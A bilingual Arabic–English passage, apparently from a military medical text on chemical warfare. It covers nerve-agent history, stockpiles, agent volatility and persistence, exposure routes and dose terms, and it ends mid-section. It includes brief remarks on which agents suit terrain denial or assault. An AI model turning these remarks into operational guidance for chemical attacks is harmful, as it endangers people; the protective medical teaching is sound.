واصطنع الكيميائي الصناعي الألماني الدكتور غيرهارد شريدر في أواخر الثلاثينيات وإثناء بحثه عن مبيدات حشرية أكثر فعالية, التابون {GA}، وهو مركبٌ فوسفاتي عضوي سامٌ للغاية . وبعد عامين, اصطنع السارين ,{GB}وهو مركبٌ مماثل بيد أنّه أكثر سُميّة .واستخدمت ألمانيا النازية، إبّان الحرب العالمية الثانية, آلاف الاطنان من هذه المركبات الفوسفاتية العضوية الفعّالة التي أُطلق عليها فيما بعد عوامل الأعصاب . والسبب في عدم استخدام هذه العوامل خلال الحرب هي مسألة لطالما استمر فيها الجدل .

ولم يحبذ هتلر نفسه الذي كان ضحية عامل الخردل خلال الحرب العالمية الأولى , ولا هيئة أركانه العليا الذين قاتلوا في سوح المعارك الكيمياوية استخدامها إبّان تلك الحرب .


In the late 1930s, a German industrial chemist, Dr. Gerhard Schrader, searching for more potent insecticides, synthesized tabun (GA), an extremely toxic organophosphorus compound. Two years later, he synthesized sarin (GB), a similar but even more toxic compound. During World War II, Nazi Germany weaponized thousands of tons of these potent organophosphorus compounds that came to be called nerve agents.
Why they were not used during the war is a matter of continuing discussion. Hitler, himself a mustard casualty during World War I, did not favor their use; neither did his senior staff who had fought on chemical battlefields during that war.

ولان المانيا كانت اكثر الدول تقدما في الكيمياء وكان علماءها ينشرون اكتشافاتهم وأبحاثهم على المجلات العلمية وبالذات عن المواد العضوية والفسفورية المستخدمة في المبيدات الحشرية ولذلك ظن الالمان ان دول الحلفاء يمتلكون برنامجا خاص لغازات الاعصاب لذلك فقد اعترى القادة الألمان الخوف للرد بالمثل في حال استخدام قوى المحور لأي عاملٍ من عوامل الاعصاب .

{ وفي حقيقة الأمر فان الرئيس الامريكي الاسبق روزفِلت كان قد أعلن عن سياسة عدم البدء باستخدام العوامل الكيمياوية، بيد أنّه كانٌ قد وعد بردٍ فوري لاي هجوم تقوم به قوى المحور بهذه العوامل }

وأخيراً ، افتقرت ألمانيا الى التفوق الجوي المطلوب للقيام بإطلاق فعّال للأسلحة الكيمياوية خلال الصفحات الأخيرة من الحرب وهكذا ظلّ برنامج عوامل الأعصاب الألماني سراً تاماً حتى اكتشفته قوى الحلفاء خلال الأيام الأخيرة من الحرب .

Wrongly concluding from trends in Allied scientific publications on insecticides that the Allies had their own nerve agent program, German leaders may have been afraid of retaliation in kind to any Axis use of nerve agents. (President Roosevelt had in fact announced a no-first-use policy, but had promised instant retaliation for any Axis use of chemical agents.) Finally, during the later stages of the war, Germany lacked the air of superiority needed for effective delivery of chemical weapons.

The well-organized German nerve agent program thus remained a complete secret until its discovery by the Allies during the closing days of the war.

ويمكن استثناء اليابان أثناء هجماتها ضد الصين، إذ لم تَقُم أي دولة خلال الحرب العالمية الثانية باستخدام العوامل الكيمياوية في سوح القتال ، على الرغم من استخدام ألمانيا السيانيد وربما عوامل كيمياوية أخرى في معسكرات الأعتقال.

ومع ذلك ، أوقع قصف الطائرات ألالمانية لجون هارفي ، وهي سفينة أميركية محمّلة بالفي طن من قنابل الخردل التي تزن الواحدة منها ١٠٠ رطلاً في ميناء باري في ايطاليا عام ١٩٤٣، ٦٠٠ قتيلا وعدداً غير معروف في صفوف المدنيين . وقد نجِمت نسبة ١٤ % لمعدل الوفيات على الأغلب عن تسمم أجسام الملاحين الذين حاولوا البقاء عائمين في الميناء بعد الهجوم إثر ابتلاعهم وتعرض جلدهم للماء الملوث بالخردل.

ومن ناحية أخرى ، عانى المصابون المدنيون معاناة أكبر من جراء استنشاق الدخان المحمّل بالخردل .

With the possible exception of Japan during attacks on China, no nation during World War II used chemical agents on the battlefield, although Germany employed cyanide and perhaps other chemical agents in its concentration camps.

However, over 600 military casualties and an unknown number of civilian casualties resulted from the 1943 German bombing in Bari Harbor, Italy, of the S.S. John Harvey, an American ship loaded with two thousand 100 - pound mustard bombs.The 14% fatality rate was due in large part to systemic poisoning following ingestion of and skin exposure to mustard contaminated water by sailors attempting to keep afloat in the harbor following the attack. Civilian casualties, on the other hand, suffered more from the inhalation of mustard laden smoke.

ولم توقف نهاية الحرب العالمية الثانية تطوير وخزن أو استخدام الأسلحة الكيمياوية . وعلى الأرجح، قامت مصر باستخدام قنابل الخردل لمساندة اليمن ضد القوات الملكية في اليمن الشمالية خلال حرب اليمن من عام ١٩٦٣ الى عام ١٩٦٧. وصادقت الولايات المتحدة التي استخدمت المُنَزورات وعوامل السيطرة على الشغب في فيتنام ولاوس أخيراً على بروتوكول جنيف عام ١٩٧٥،

ولكن بتحفظٍ منصوص على أنّ لا تشمل المعاهدة على المنزورات أو عوامل السيطرة على الشغب. وظهرت على مسرح الوقائع تقارير عن استخدام الأسلحة الكيمياوية ضد اللاجئين الكمبوديين ورجال قبائل المونغ في وسط لاوس خلال أواخر السبعينيات وأوائل الثمانينيات ، وأُتهم الاتحاد السوفيتي باستخدام العوامل الكيمياوية في أفغانستان .


The end of World War II did not stop the development, stockpiling, or use of chemical weapons. During the Yemen War of 1963 through 1967, Egypt in all probability used mustard bombs in support of South Yemen against royalist troops in North Yemen.
The United States, which used defoliants (Agent Orange Use) and riot control agents in Vietnam and Laos, finally ratified the Geneva Protocol in 1975, but with the stated reservation that the treaty did not apply either to defoliants or riot control agents.
During the late 1970s and early 1980s, reports of the use of chemical weapons against the Cambodian refugees and against the Hmong tribesmen (Skin Lesions From Yellow Rain), (Wood With Yellow Rain) of central Laos surfaced, and the Soviet Union was accused of using chemical agents in Afghanistan.

وقد يكون لأكثر من عشرين دولة أخرى القابلية لتصنيع أسلحة كيمياوية هجومية. ومن الصعوبة اثبات صحة تطوير برامج الحرب الكيمياوية في هذه الدول لأن المواد المستخدمة في إنتاج عوامل الحرب الكيمياوية هي في كثير من الحالات شبيهة بتلك المواد المستخدمة في انتاج مبيدات الآفات والمنتجات المدنية الشرعية .

ويتألف مخزون الولايات المتحدة كله على الأغلب من عوامل الأعصاب {السارين GB وVX} ونُفّاطات{ مكونة أساساً من الخردل الكبريتي [H, HD]}. وقد تم خزن حوالي ٦٠ في المائة من هذا المخزون في حاويات تخزين ضخمة وتم تعبئة ٤٠ في المائة منه في الذخيرة التي أصبحت اعداد كبيرة منها طرازاً قديماً. ومنذ موافقة الكونغرس على اللائحة التي تُلزم على تدمير كافة العوامل الكيمياوية التي تمتلكها الولايات المتحدة، فقد بدأ العمل في مرَمِّد واحد في مدينة جونسون أتول وأنّ المرافق الاخرى هي في طور التخطيط .

Over two dozen other nations may also have the capability to manufacture offensive chemical weapons. The development of chemical warfare programs in these countries is difficult to verify because the substances used in the production of chemical warfare agents are in many cases the same substances that are used to produce pesticides and other legitimate civilian products.

The United States' stockpile consists almost entirely of nerve agents (GB and VX) and vesicants (primarily mustard [H, HD]) (cartridges). About 60% of this stockpile are in bulk storage containers, and 40% are stored in munitions, many of which are now obsolete. Since the Congressional passage of a bill mandating the destruction of all United States chemical agents, one incinerator plant has gone into operation at Johnston Atoll, and other facilities are in the planning stages.


وكما سيتبين فقد تكون العوامل الكيمياوية كسائر المواد الأخرى، موجودة بأشكال صلبة وسائلة أو غازية اعتماداً على درجة الحرارة والضغط الجوي. ويُستثنى منه عوامل السيطرة على الشغب التي تتواجد في حالة صلبة وفي درجات حرارة وضغط غير متوقِعين عادة، تكون العوامل الكيمياوية الموجودة في الذخيرة بشكل سائل. وبعد انفجار عبوة الذخيرة، ينتشر العامل أولاً كسائل أو كرذاذ، يُحدّد كمجموعة من جزيئات صلبة وصغيرة للغاية أو قطرات سائل معلّقة في غاز ما { في هذه الحالة، في الغازات المتفجرة والجو }.

وهكذا، فان "الغاز المسيل للدموع" الذي يُعتبر من عوامل السيطرة على الشغب، ليس في حقيقة الأمر غازاً على الإطلاق، ولكنه مادة صلبة رذاذية. وبطريقة مماثلة، لا يُصبح "غاز" الخردل و"غاز" الأعصاب غازين حقيقين حتى عندما يكونان ساخنين بدرجة كافية لغلي الماء

{ عند درجة ٢١٢ درجة فهرنهايتية على مستوى سطح البحر }.

Chemical agents, like all other substances, may exist as solids, liquids, or gases, depending on temperature and pressure. (States of Matter); (Physical Forms of Chemical Agents) Except for riot-control agents, which are solids at usually encountered temperatures and pressures, chemical agents in munitions are liquids. Following detonation of the munitions container, the agent is primarily dispersed as liquid or as an aerosol, defined as a collection of very small solid particles or liquid droplets suspended in a gas (in this case, the explosive gases and the atmosphere).

Thus, "tear gas," (riot control grenade) a riot-control agent, is not really a gas at all, but rather an aerosolized solid. Likewise, mustard "gas" and nerve "gas" do not become true gases, even when hot enough to boil water (212oF at sea level).



جدول توضيحي للزمن الذي يظل فية الغاز السام في الجو قبل ان يفقد فعاليتة

خلال الصيف والشتاء

وقد تكون بعض العوامل الكيمياوية مثل سيانيد الهيدروجين والكلور والفُوسجين موجودة كغازات أثناء التعرض لها خلال الشهور الدافئة من السنة عند مستوى سطح البحر. وتكون عوامل الأعصاب والخردل موجودة كسوائل في ظل هذه الظروف ، بيد أنها تتطاير لحد معين، ويعني ذلك؛ أنها تتطاير أو تتبخر كما يحدث مع الماء والبنزين، مشكِّلة في الغالب بخاراً غير مرئي . ويكون البخار الشكل الغازي لمادة ما في درجة حرارة أقل من درجة غليان تلك المادة عند ضغط معين.

وعلى سبيل المثال ، يُصبح الماء السائل غازاً حينما يُسخّن حتى درجة الغليان عند ضغط معين، بل أنه يتبخر ببطءٍ، في أقل من تلك الدرجة، لتكوين بخار ماء يكون فيها غير منظور. ولا تتألف الغيوم المائية المنظورة {البخار} من بخار الماء، لكنها بالأحرى مُستعلَقات قطرات مائية صغيرة، تُعرف بالهباء الجوي .

Certain chemical agents such as hydrogen cyanide, chlorine, and phosgene may be gases when encountered during warm months of the year at sea level.
The nerve agents and mustard are liquids under these conditions, but they are to a certain extent volatile; that is, they volatilize or evaporate, just as water or gasoline does, to form an often invisible vapor.
A vapor is the gaseous form of a substance at a temperature lower than the boiling point of that substance at a given pressure. Liquid water, for example, becomes a gas when heated to its boiling point at a given pressure, but below that temperature, it slowly evaporates to form water vapor, which is invisible. Visible water clouds (steam) are composed not of water vapor, but rather suspensions of minute water droplets, that is, aerosols.

ولا يعتمد ميل العامل الكيمياوي للتبخر فقط على تركيبه الكيمياوي وعلى درجة الحرارة والضغط الجوي، بل يعتمد أيضاً على متغيرات مثل سرعة الريح وطبيعة سطح القاعدة الذي من خلاله يحدث التماس مع العامل. ومثلما يكون تبخر الماء أقل سرعة من البنزين، ولكنه يتبخر أسرع من وقود المحركات في درجة حرارة معينة، فان الخردل الخالص أقل تطايراً من عامل الأعصاب السارين GB، ولكنه أسرع تطايراً من عامل الأعصاب VX.

وعلى أي حالٍ، تتبخر كل هذه العوامل بسهولة أكثر حينما ترتفع درجة الحرارة، وحينما تهب ريح قوية أو حينما تستقر على الزجاج فضلاً عن استقرارها، مثلاً، على قماش مسامي.

وهكذا فان تطاير العامل الكيمياوي يرتبط عكسياً بالإستمرار، لأنه كلما كانت المادة أكثر تطايراً، كلما تبخرت بشكل أسرع، وكلما كانت أقل تطايراً مالت المادة على البقاء أو الاستمرار كسائل يلوث الأرض والمعدات العسكرية .

The tendency of a chemical agent to evaporate depends not only on its chemical composition and on the temperature and air pressure, but also on such variables as wind velocity and the nature of the underlying surface with which the agent is in contact. Just as water evaporates less quickly than gasoline does, but more quickly than motor oil at a given temperature, pure mustard is less volatile than the nerve agent GB, but more volatile than the nerve agent VX is. However, all of these agents evaporate more readily when the temperature rises, when a strong wind is blowing, or when they are resting on glass rather than on, for example, porous fabric.

Volatility is thus inversely related to persistence, because the more volatile a substance is, the more quickly it evaporates and the less it tends to stay or persist as a liquid and contaminate terrain and materiel.

وتكون خطورة السيولة لعامل كيمياوي دائم عموماً أكثر أهمية من الخطورة التي تشكلها كميات البخار القليلة التي قد تتولد منه. والعكس هو صحيح بالنسبة للعوامل غير الدائمة التي قد تشكِّل خطراً بخارياً بالغاً ، بيد أنها تتبخر أيضاً بسرعة كافية بحيث لا تشكل خطراً سائلاً لوقت طويل . ويكون الإنقسام المطلق بل المسلّم بصحته بشكل عام بين العوامل الدائمة وغيرالدائمة ٢٤ ساعة ،

وهذا يعني أنّ العامل الدائم سيشكل بالتحديد خطراً سائلاً ويلوّث الأسطح المكشوفة لفترة ٢٤ ساعة أو أكثر. لذا تكون عوامل مثل {الخردل وVX} ملائمة لتلويث وحرمان العدو من الأرض والمعدات العسكرية. وتجد العوامل غير الدائمة مثل السارين GB والسيانيد توظيفاً تعبوياً في خط الصولة المباشر في أرض العدو نظراً لتبخرها خلال يوم واحد ولن يكون بمقدورها تلويث الأسطح .

وتخضع هذه المبادئ العامة بشكل واضح على العوامل المعدّلة لدرجة الحرارة والبيئة مثل الرياح وخصائص السطح .

The liquid hazard of a persistent agent is generally more significant than the danger created by the small amounts of vapor that it may generate. The converse is true of nonpersistent agents, which may pose a serious vapor hazard, but which also evaporate quickly enough not to create a liquid hazard for an extended time. The arbitrary but generally accepted division between persistent and nonpersistent agents is 24 hours, meaning that a persistent agent will by definition constitute a liquid hazard and contaminate surfaces for 24 hours or longer. Such agents (mustard and VX) are thus suitable for contaminating and denying terrain and materiel to the enemy.

Nonpersistent agents such as GB and cyanide find tactical employment in the direct line of assault into enemy territory since they will have evaporated within a day and will no longer contaminate surfaces. These generalizations are obviously subject to the modifying factors of temperature, environmental factors such as wind, and surface characteristics.

تحدث التأثيرات البايولوجية إثر الإصابة بالعوامل الكيمياوية المنثورة كمواد صلبة وسائلة وغازية ورذاذية أو كبخار. ويمكن أن يعقِب ذلك إصابة العين أو الجلد بعد التعرض المباشر لجزيئات المادة الصلبة العالقة لعوامل السيطرة على الشغب المتمثلة في شكل الهباء الجوي، وتُلامس المادة الصلبة الرذاذية ظِهارة جهاز التنفس لدى استنشاق هذه العوامل. وبرغم ذلك، تكون التأثيرات البدنية بفعل التعرض لعوامل السيطرة على الشغب نادرة .

وينجم عن تماس العينين أو الجلد مع عوامل نُقّاطة أو عوامل أعصاب سائلة تأثيرات موضعية على الأرجح أو تؤدي الى تأثيرات بدنية وامتصاص العامل . ويعتبر التعرض لعامل سائل خطراً أكثر أهمية يقترن بالعوامل الدائمة ويستدعي الأمر إرتداء مناسب لملابس كيمياوية واقية .

Biological effects occur following exposure to chemical agents dispersed as solids, liquids, gases, aerosols, or vapor. Eye or skin injury may follow direct exposure to the suspended solid particles of aerosolized riot-control agents, and inhalation of these agents brings the aerosolized solid in contact with the epithelium of the respiratory tree.

Nevertheless, systemic effects from exposure to riot-control agents are rare. Contact of the eyes, or more likely the skin, with liquid nerve or vesicant agents may produce local effects or lead to absorption and systemic effects. Liquid exposure is the most important hazard associated with persistent agents and necessitates the proper wearing of chemical protective clothing.

ويتواجد سيانايد الهيدروجين{ AC} وكلوريد السايانوجين{ CK}
والفُوسجين{ CG} كسوائل في درجات حرارة منخفضة. وعلى أي حال،
وبفعل سرعة تطايرها { ضُعف استمراريتها }، فهي قلما تشكل خطراً سائلاً
بالغ الأهمية مالم تكن المنطقة التي تعرضت للعامل كبيرة أو تم إعاقة عملية
التبخر بواسطة حبس العامل السائل في قماش مسامي مشبّع. ويمكن أن
يؤدي اختراق الشظية أو الملابس الملوثة بالعامل الكيمياوي السائل أيضاً
الى إصابة داخل العضلة أو داخل الوريد وينجم عنه تأثيرات بدنية لاحقة .
وقد تلامس العوامل الكيمياوية التي تكون في شكل قطرات سائلة رذاذية
وبخار أو غاز العيون والجلد أو{ من خلال الأستنشاق } الجهاز التنفسي
مباشرة. ويمكن حدوث تلف موضعي في أي من هذه المواقع ،
بيد أن الامتصاص البدني بواسطة الجلد السليم الجاف يكون عادة أقل
أهمية عما هو عليه في المسالك الأخرى. وتكون تعرض العينين للغاز
أو البخار، وخاصة الجهاز التنفسي، الخطر الأكثر أهمية المقترن
بالعوامل غير الدائمة ويستلزم الأمر إرتداء خاص للأقنعة التي توفر
الحماية من الإستنشاق وحماية عدسة العين .

At low temperatures, hydrogen cyanide (AC), cyanogen chloride (CK), and phosgene (CG) exist as liquids. However, because of their high volatility (low persistence), they seldom present a significant liquid hazard unless the area of exposure is large or evaporation is impeded by trapping of liquid agent in saturated, porous clothing. Penetration of shrapnel or clothing contaminated with liquid chemical agent of any type may also lead to intramuscular or intravenous exposure and subsequent systemic effects.

Chemical agents in the form of aerosolized liquid droplets, vapor, or gas may directly contact the eyes, skin, or (through inhalation) the respiratory tree. Local damage is possible at any of these sites, but systemic absorption through dry, intact skin is usually less important than with the other routes. Vapor or gas exposure to the eyes, and especially the respiratory tree, is the most important hazard associated with nonpersistent agents and necessitates the proper wearing of a mask that provides both ocular and inhalation protection. (Absorption Routes)

وتدل المصطلحات المتخصصة التي تشير الى كمية العامل الكيمياوي المواجه خلال التعرض للعامل. إنّ الجرعة الفعّالة ٥٠ {وتُلفظ الجرعة الفعّالة ٥٠} والجرعة المُعْدية ٥٠ تشير الى كميات العامل السائل{ التي قيست عادة كالوزن بالمايكروغرام والملغرام أو الغرام} حيث يتسنى لها باحداث تأثيرات{E} أو عجز{I} في ٥٠% من مجموعة ما. وعلى نحو مماثل، يُطلقُ المختصر LD50 على الجرعة المميتة أو الكمية {وزن} العامل السائل الذي سيتسبب في قتل ٥٠ في المائة من أي مجموعة . لاحظ أنه كلما كانت الجرعة المميتة ٥٠ أقل ، كلما قلت الحاجة الى العامل،

وهكذا كلما كان العامل أكثر فعالية. ونظراً لحدوث الاختلافات في عملية الامتصاص، تكون قيمتا الجرعة الفعّالة ٥٠ والجرعة المميتة ٥٠ لعامل ما محددة بالموقع ، وذلك يعني أن الجرعة المميتة ٥٠ للخردل الذي يمتصه جلد جاف لم يُصب بسحجٍ تكون أعلى من الجرعة المميتة ٥٠ للخردل الذي تمتصه العينان .

Specialized terms refer to the amount of chemical agent encountered during an exposure.
The ED50 (pronounced "ED50") and the ID50 denote the quantities (usually measured as the weight in m g, mg, or g) of liquid agent that will predictably cause effects (E) or incapacitation (I) in 50% of a given group.

